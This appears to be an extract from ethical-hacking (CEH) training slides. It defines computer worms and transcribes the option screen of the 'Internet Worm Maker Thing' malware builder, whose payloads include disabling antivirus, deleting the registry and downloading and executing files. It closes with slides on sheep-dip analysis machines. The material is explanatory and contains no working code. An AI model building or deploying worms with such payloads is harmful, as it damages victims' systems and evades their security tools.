


A worm takes advantage of file or information transport features on computer systems and spreads through the infected network automatically but a virus does not

Computer Worms: Ghost Eye Worm



Ghost Eye worm is a hacking program that spreads random messages on Facebook or steam or chat websites to get the password



Worm Maker: Internet Worm Maker Thing

C|EH
Computer Exploit Kit

Internet Worm Maker Thing :- Version 4.03 :- Public Edition

INTERNET WORM MAKER THING V4

Payloads:

Activate Payloads On Date
Day:
OR
 Randomly Activate Payloads
Chance of activating payloads: CHANCE

Hide All Drives
 Disable Task Manager
 Disable Keyboard
 Disable Mouse
 Message Box
Title:
URL:

Change Homepage
URL:
 Disable Windows Security
 Disable Norton Security
 Uninstall Norton Script Blocking
 Disable Mac Security
 Disable Run Command
 Disable Shutdown
 Disable Logoff
 Disable Windows Update
 No Search Command
 Swap Mouse Buttons
 Open Webpage
URL:
 Print Message
Title:
 Delete System Registry
 Change NOD32 Text
Title:
Message:
 Outlook Fun 1
URL:
Sender Name:
 Change Date
DD MM YY
 Play a Sound
Message:
 Loop Sound
 Hide Desktop
 Disable Malware Remove
 Disable Windows File Protection
 Corrupt Antivirus
 Change Computer Name
Name:
 Mute Speakers
 Change IE Title Bar
Text:
 Change Win Media Player Text
Text:
 Open Cd Drives
 Lock Workstation
 Download File More?
URL:
 Execute Downloaded
Save As:
 Explor: Windows Admin Logout
 Blue Screen Of Death
Infection Options:
 Infect Bat Files
 Infect Vbs Files
 Infect Vbe Files
Extract:
 Hide Virus Files
Plugins:
 Custom Code


If You Liked This Program Please Visit Me On
<http://haxteam.fallenetwork.com>
If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Control Panel

What is Sheep Dip Computer?




- Sheep dipping refers to the analysis of suspect files, incoming messages, etc. for malware
- A sheep dip computer is installed with port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions



Anti-Virus Sensor Systems

